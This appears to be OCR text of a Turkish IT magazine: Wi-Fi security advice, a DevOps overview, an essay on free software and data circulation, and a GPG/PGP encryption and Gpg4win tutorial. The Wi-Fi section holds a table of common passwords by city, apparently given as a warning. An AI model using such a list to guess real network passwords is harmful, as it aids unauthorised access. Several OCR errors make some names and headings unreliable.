
Bu saldırı türünde saldırgan sizinle aynı ağda bulunduğu zaman, kullandığınız cihazlardaki zaafiyeleri sömürerek telefon, tablet ve bilgisayar gibi cihazlarınıza erişebilir.


Bu erişim sonrasında ses kaydı, görüntü kaydı, dosyalara erişim gibi birçok korkutucu faaliyette bulunabilmektedir. Bu saldırılar arasında en kötü durum olarak tanımlanabilir.

Biz bu konuda neler yapmalıyız?

Kablosuz özelliğini kapalı tutun: Kullanmadığınız sürece cihazınızın kablosuz ağ özelliğini devre dışı bırakmalısınız.

Çünkü cihazlarınız daha önce bağlandığı kablosuz ağlara bağlanmak amacı ile etrafa sürekli bu ağların isimlerinin





de (SSID) yer aldığı bazı paketler gönderir. Bu da kötü niyetli kişilerin sizin daha önce bağlandığınız ağları öğrenmesini sağlar. Güvenliği sağlamlaştırın: Evinize veya iş yerinize ait kablosuz ağlara yönelik caydırıcı olması açısından aşağıdaki önlemleri alabilirsiniz:

- Kablosuz ağın adını gizleyin (SSID bilgisi)
- MAC filtrelemesi koyun.
- WEP şifreleme kullanmayın.

İSTANBUL	ANKARA
bilmiyorum	zeynel1925
88888888	daltonlar
istanbul1453	veremiyoruz
123456789a	88888888
123123123	kocatepe1949
1020304050	987654321
19031903	s32127400
20152015	ankara06
0987654321	14531453
galatasaray	12345678
fenerbahce1907	10203040
fetih1453	1122334455

DevOps Nedir?

Mürüvet USLU
murvetuslu94@gmail.com

DevOps, iki önemli eğilimin çarpışması sonucu ortaya çıkan yeni bir kavramdır. Bu iki önemli eğilim development (geliştirme) ve operation (operasyon) dır.

Devops kavramına gereksinim duyulmasındaki temel sebep ise, bir hizmetin ortaya çıkmasında tasarımından gelişim sürecine, gelişiminden üretim desteğine kadar tüm hizmet ömrü boyunca operasyon ve geliştirme mühendisleri arasındaki işbirliğinin ne kadar önemli olduğunun anlaşılmasıdır.

Özünde, DevOps bir kültür, bir hareket ve bir felsefedir. Bu; zihniyet değişikliği, daha iyi işbirliği ve daha sıkı entegrasyonu vurgulayan gelişme ve operasyonlar arasında sağlam bir el sıkışmasıdır. Geliştirme ve operasyon ekiplerinin daha verimli olmasına, daha hızlı yenilik yapmasına ayrıca işletmelere ve müşterilere daha yüksek katma değer sağlamak için çevik, sürekli yayın, otomasyon ve çok daha fazlasını bir araya getirir.

DevOps Tarihi

DevOps'un ortaya çıkışı, teknoloji çalışmalarının sistem tarafında yenilik için artan bir ihtiyaçtan kaynaklanmaktadır. DevOps düşüncesinin temelinde Çevik Sistem Yönetimi (Agile System Administration), Kurumsal Sistem Yönetimi (Enterprise Systems Management) ve Çevik Altyapı (Agile Infrastructure) gibi önemli yaklaşımlar bulunmaktadır.

Günümüzde geliştirilen uygulamaların versiyon değiştirme hızı oldukça artmıştır. Son kullanıcıların memnuniyeti arttırmak amaçlı isteklerini karşılamak için uygulama içerisinde sürekli bir yazılım değişikliği yapılmakta ve gerçek zamanlı olarak kullanıcıya ulaştırılmaya çalışılmaktadır.

Dev ve Ops kavramları beraber çalışmıyorken istenilen çeviklik elde edilemiyor ve bu iki kavram kendi içlerinde verimsizlikler yaşıyordu.

DevOps tam anlamıyla bu gidişata bir son vermek amacıyla ortaya çıkmış bir yaklaşımdır. DevOps çok yeni olmasa da ülkemizde yeni yeni duyulup uygulanmaya başlayan bir kavramdır. İlk olarak Agile 2008 konferansında DevOps terimi dile getirilmiştir, ancak bu terimin ortaya çıkış tarihi 2009 DevOpsDays etkinlikleri olarak nitelendirilebilir. 2009 yılında Belçika'dan **Patrick Debios** ve ABD den Andrew Shafer bir araya gelerek DevOps terimini öne attılar.

Sonrasında ise Patrick insanları aydınlatan ilk DevOpsDays etkinliğini Dhent' de gerçekleştirdi. Böylelikle herkes DevOps hakkında konuşmaya başlamış ve hızlı bir şekilde yayılmıştır.

DevOps altyapısını benimsemiş kuruluşlar çapraz işlevli üyelerden oluşan tek bir ekip ile bir uygulamayı, maksimum hız, işlevsellik ve yenilikle teslim edebilirler.

Ayrıca bu altyapı, iş gereksinimlerine dayalı sonuçlar vererek daha iyi işbirliği, otomasyon ve süreç iyileştirmesini harekete geçirir.


BT'nin bir maliyet merkezi yerine işle stratejik bir ortak olmasına yardımcı olur. Bu dönüşümün faydalarını kategorize etmek gerekirse;

Teknik Avantajları

- Versiyonlarda sürekli gelişim
- Yönetimde karmaşıklığın azalması
- Problemlere hızlı çözümlerin getirilmesi

Teknik Avantajları

- Mesleki gelişim fırsatları
- Mutlu ve sürekli üretken takımlar
- Takım içi sorumluluk bilinci



İş Avantajları

- Bildirim döngülerini kısaltmak
- Daha kararlı çalışma ortamları
- İletişimde gelişme ve verimli
- iş birliği
- Alternatif yollar ve yenilikler için daha fazla vakit

DevOps Alt Yapısına Faydalı Olabilecek Araçlar

DevOps mühendislerinin işlerini verimli bir şekilde yapmalarını sağlayarak ayrıca zamandan da tasarruf etmelerinde yardımcı olacak bir çok araç bulunmaktadır.


Bunlar haricinde bazı işlemleri otomatize etmek için DevOps mühendisleri de bir takım geliştirmeler yapmaktadırlar. Kullanılan araçlardan bir kaçını aşağıda görebilirsiniz.

DevOps Ne Değildir?

Bir uygulama değildir. Bir yazılım dili değildir. Bir kurum değildir. Tek boyutlu bir strateji değildir. Sadece otomasyon demek değildir.

DevOps Yaşam Döngüsü

- Ortam gerekliliklerinin hazırlanması,
- Kod analizi yapılması ve bu analizler sonucu çıkarımların gözden geçirilmesi,
- Uygulama için ortam (environment) kurulumlarının yapılması. (QA, Stagging, Productions...)
- Performans testlerinin gerçekleştirilmesi,
- Sürekli entegrasyonun sağlanması,
- Kullanılan uygulamaların versiyonlarını kontrol ederek güncelliğinin sağlanması,
- Uygulamanın son kullanıcıya kesinti yaratmadan ulaştırılması,
- Uygulamanın ve ayrıca üzerinde çalıştığı makine dahil çoğu etkinin monitor edilmesi,
- Karşılaşılan olayları azaltmaya çalışmak,
- Uygulama kalitesini arttırmak,
- Yüksek kullanılabilirliği korumak,
- Bu yaşam döngüsü içerisindeki çoğu işlemi otomatize hale getirmek.



Özgür Yazılım ve Açık Kaynak Kodun Düşündürdükleri

Genellikle, teknolojik gelişmeleri hayatımızı kolaylaştıran ve bazı şeyleri daha hızlı yapmamızı sağlayan gelişmeler olarak anlamak eğilimindeyiz. Bu eğilim teknolojiyle kurduğumuz direk ilişki düşünüldüğünde aslında son derece anlaşılır.

Cenk ESİNER
cenk.esiner@gmail.com

Ancak, teknolojiyi bu şekilde değerlendirmek, bir taraftan da teknolojinin sosyal değişime olan etkisini (hatta çoğu zaman da belirlenimini) yeterince görememek demek oluyor.

Bugün kimse teknolojinin sosyal hayatı derinden değiştirdiğini inkâr etmeyecektir ancak acaba bu etkinin ve değişimin gerçekten farkında mıyız?


Daha doğrusu bu değişimin yapısını doğru şekilde görebiliyor muyuz? Teknoloji, sosyal hayatımızın değişiminde nerede ve nasıl duruyor?

Yukarıda da ifade etmeye gayret ettiğim gibi, sosyal yapının dinamiklerini genellikle teknolojiden bağımsız olarak tanımlıyor, teknolojiyi sosyal değişimlerin asli unsuru olarak değerlendirmiyoruz.

Hep yaptığımız bazı şeyleri, daha farklı, daha kolay, daha hızlı yapmamıza olanak sağlayan bir enstrüman olarak görüyoruz teknolojiyi.

Oysa bugün kullandığımız ve her an hayatımızın içine daha çok dahil ettiğimiz dijital teknolojiler kolaylığın ya da hızın çok ötesinde yeni bir şeyler getiriyor: bir zihniyet dönüşümü ve buna bağlı yeni bir sosyallik. Bu konunun elbette dikkatle incelenmesi gereken pek çok boyutu var ancak ben burada konunun sadece bir tek boyutunu değerlendirmeye çalışacağım. Verinin, veri işlemenin ve bu verinin dolaşımının daha önceki dönemlere göre radikal bir biçimde değiştiği bir zaman diliminin içindeyiz.

Yakın zamana kadar veri de, veriyi işleme gücü de, verinin dolaşımının yönlendirilmesi ve kontrolü de belli merkezlere aitti. Veri sadece bu merkezlerden yayılabiliyordu.




Örnekte olduğu gibi.

Haber vermek, belli bir yetkinliğe, belli bir uzmanlığa ve elbette belli bir sermaye birikimine sahip ayrıcalıklı kuruluşlara ait ve sadece onların yapabildiği bir etkinlikti. Bugün akıllı telefonu ve bir sosyal medya hesabı olan herkes haber verme etkinliğinin, en azından olanak olarak, çok güçlü bir parçası olma gücüne sahip.

"Sivil habercilik", "vatandaş haberciliği" gibi kavramsallaş- tırmalarla habercilik "sıradan" insanların yapabildiği bir etkinliğe dönüşmüş durumda.

Bu dönüşüm elbette sorgulanabilir, sıradan insanların haber verme gücü, geleneksel medya ile karşılaştırılabilir. Haberin etkisi, kalitesi ve güvenilirliğine dair geleneksel medya ile sıradan insanın durumu arasındaki farklara dair oldukça fazla şey söylenebilir ancak kritik olan nokta burası değildir.

Kritik olan nokta haber vermek gibi, son derece merkezi ve tek yönlü olan bir etkinliğin çok merkezli ve çok yönlü hale gelmiş olmasıdır. Bu durum meseleye dair konuşulabilecek her tür ayrıntıdan bağımsız , hayatlarımızı çok radikal bir biçimde değiştirme gücüne sahip çok yeni bir şeydir.



Hassas Verilerin İletiminde/Doğrulanmasında Açık Anahtarlı Şifreleme

Kurum içi ve kurum dışı ilişkilerde ileti kaynağının ve tutarlılığının doğrulanması; iletilen verilerin güvenliğinin sağlanması büyük önem arz etmektedir.

Ziyahan ALBENİZ
ziyahan@netsparker.com

Kurum içi ve kurum dışı ilişkilerde ileti kaynağının ve tutarlılığının doğrulanması; iletilen verilerin güvenliğinin sağlanması büyük önem arz etmektedir. Bu bağlamda, bir şifreleme ve imzalama standardı olarak Açık Anahtarlı Şifreleme özel olarak da GPG'yi tanıyacak, adım adım Windows işletim sistemi için kurulumunu ve üretilen anahtar çiftlerinden, public (genel) anahtarı alıcılarımızla paylaşmayı göreceğiz.

Herkes tarafından okunabilen ve anlaşılması için herhangi bir çabaya gereksinim duyulmayan veri, kriptoloji terminolojisinde plain text (düz metin) olarak adlandırılmaktadır.

Bu verinin çeşitli yöntemlerle karıştırılarak, okunaksız hale getirilmesi işlemine ise şifreleme (encryption) adı verilmektedir. Bu verinin hedef alıcı tarafından tersine bir işlem ile yeniden okunaklı hale getirilmesi ise şifre çözümleme, decryption olarak adlandırılmaktadır. Tarih boyunca hassas verilerin iletiminde çeşitli yollar denenmiştir. Bunlardan ilk bilineni literatürde Sezar Şifrelemesi olarak bilinen yöntemdir.

Bu yöntem iletideki her bir harfin, üçüncü ardışık değer ile değiştirilmesine dayanan şifreleme yöntemidir. Şifrelemede metni karıştırmak için kullanılan bu yönteme, (Her harfi, kendisinden başlayarak üçüncü sıradaki harf ile değiştir.) şifre anahtarı denilmektedir.

Geleneksel Şifreleme


Metnin şifrelenmesi ve şifrenin çözülmesi için ortak bir anahtarın kullanıldığı yöntem, Kriptoloji Bilimi terminolojisinde Geleneksel Şifreleme olarak anılmaktadır. Geleneksel Şifreleme 'nin bu karakteristik özelliğinde, hem gönderici

hem de alıcı aynı anahtarı kullanarak metni şifrelemekte ve şifrelenen metni orijinal metne dönüştürmektedir: Geleneksel Şifreleme , hızlı bir yöntem olsa da günümüz dünyasında, şifre anahtarının paylaşılması veya ele geçirilmesi durumunda risk arz etmektedir.

Eğer tek bir kişi, kendi dosyalarını ve verilerini şifrelemek için kullanıyor ve aynı şifreleme anahtarının "güvensiz" kanallar ile paylaşılması söz konusu değilse, kullanışlı bir yöntem olabilir.

Açık Anahtarlı Şifreleme

Geleneksel Şifreleme 'nin şifreleme anahtarının paylaşılmasındaki problemine bir çözüm olarak 1975 yılında Açık Anahtarlı Şifreleme konsepti geliştirildi. Bu konsepte göre her bir kullanıcı ya da taraf kendisine ait bir public (genel) ve bir de private (özel) anahtarlardan oluşan bir çifte sahip olacak; taraflar birbirleri ile yalnızca public (genel) anahtarlarını paylaşacak idi. Public anahtar ile şifrelenen metnin çözümlenmesi ise ancak tarafların birbirleri ile asla paylaşmadığı ve gizli




tuttuğu private (özel) anahtarlar yolu ile yapılacaktı. Açık anahtarlı şifrelemenin en bilinen örnekleri, Elgamal , RSA , Diffie-Helman ve DSA'dır.

PGP, OpenPGP ve GPG

1991 yılında Amerikan senatosunda taslak olarak görüşülen terör yasası, tüm şifrelemestandartlar ına devletin gözetimine imkan veren bir arkakapı açılmasını öneriyordu. Kamuoyunda tartışılan bu öneriye çok geçmeden tepkiler yükselmeye başladı. Bu tepkilerden biri de 1991 yılında Philip Zimmerman tarafından geliiştirilen açık anahtarlı bir şifreleme stratejisi sunan PGP idi.

PGP

Geleneksel şifrelemenin hızı ve açık anahtarlı şifrelemenin güvenlik ve kullanım kolaylığını bünyesinde barındıran PGP, melez bir şifreleme yöntemidir. PGP bir metni şifrelerken aşağıdaki yolu izler:




1) Metni sıkıştırır. (Bu sayede daha hızlı bir aktarım ve güvenliğin güçlendirilmesi sağlanır.) Pek çok kripto analiz şifreli metindeki patternleri analiz ederek, şifreyi çözdüklerinden, PGP'nin ilk adımda yaptığı bu sıkıştırma işlemi bu olasılığı elimine etmektedir.

2) session-key oluşturur, Bir T zamanına ait, benzersiz bir oturum anahtarı oluşturulur. Bu anahtar oluşturulurken klavye ve mouse'ın random hareketleri kullanılır. Bu oturum anahtarı geleneksel şifreleme algoritmasında olduğu şekliyle, güvenli bir şekilde metni şifreler.

3) Metin şifelendiğinde bu oturum anahtarı, alıcının public key'i ile tekrar şifrelenir. Bu public key ile şifrelenmiş session-key, şifrelenmiş metin ile birlikte alıcıya gönderilir.

Metnin çözülmesi işleminde ise tersine bir yol izlenir:



Alıcı tarafındaki PGP, alıcının gizli (private) anahtarını kullanarak, geçici session key'i deşifre eder. Bu elde edilen session-key ile metin deşifre edilir ve sıkıştırılan dosya eski haline getirilir. PGP geleneksel şifrelemenin hızı ile, açık anahtarlı şifrelemenin, anahtar dağıtım kullanım kolaylıklarını birleştirerek, harika bir kombinasyona ulaşır. OpenPGP ismi ile açık bir standart haline gelen PGP'yi aşağıdaki amaçlar için kullanabiliriz.

- Özel yazışmaların ve önemli bilgilerin şifreli olarak iletilmesi
- Bir dosyanın şifrelenmesi
- Yazışmaların bütünlüğünün doğrulanması (Aktarılan mesaj, gerçekten de gönderilen mesaj mı? İletim esnasında bir bozulmaya, değişikliğe uğramış mı?)
- İletilen bir dosyanın bütünlüğünün doğrulanması. (Dosya aktarımında bir sıkıntı yaşanmış mı? Aktarım sırasında dosyaya herhangi bir şey enjekte edilmiş mi?)
- İletişimin taraflarının doğrulanması (Bu mesaj gerçekten X kişisinden mi geliyor?)

GPG

PGP açık bir standart haline getirildikten sonra GNU Privacy Guard (GnuPG veya GPG),

1997'de Werner Koch tarafından programlandı.


PGP'de Dosya İmzalama

Yukarıdaki satırlarda bir verinin şifrelenmesine değindik. PGP'nin güçlü yanlarından biri de dosya imzalama konusunda sunduğu özelliklerdir.


1) Dosyanın özet değeri alınır.

2) Dosyanın özet değeri, göndericinin PRIVATE(özel) anahtarı ile şifrelenir.

3) Dosya, oluşturulan imza eki ile (*.sig uzantılı bir dosya) alıcıya gönderilir. PGP'de dosya imzalama şu şekilde gerçekleşir:



Alıcı tarafında imzanın doğrulanması için aşağıdaki adımlar izlenmektedir:



1) Dosyanın özet değeri alınır. (SUM1)

2) Dosya ile birlikte gönderilen imza dosyası (*.sig), göndericinin genel anahtarı (public key'i) ile deşifre edilir. Ve göndericinin, dosya göndermeden önce hesap ettiği özet değeri elde edilir. (SUM2)

3) Eğer SUM1 ve SUM2 biribine eşit ise dosyanın mesajın geçerliliği doğrulanır. GPG4Win'in Kurulumu ve Anahtar Çiftlerinin (Private ve Public) Oluşturulması GPG'yi sistemimize kurmak için GPG4Win'i adım adım bilgisayarımıza kuracağız.

1) https://gpg4win.org/download.html adresinden GPG4Win'in en güncel sürümü indirilir.

(Gpg4win 2.3.4 - 2017-07-06)

İndirilen paket aşağıdaki programları içermektedir:

GnuPGP : Şifreleme programının kendisi.

Kleopatra : GPG4Win için bir yönetim arabirimi. Anahtar ve sertifikalarımız ile ilgili tüm işlemlerimizi bu ekrandan yapabiliriz.

GnuPrivacy Asistant (GPA) : Kleopatra 'ya ek olarak, anahtarlarımızı yönetebileceğimiz bir

başka program.

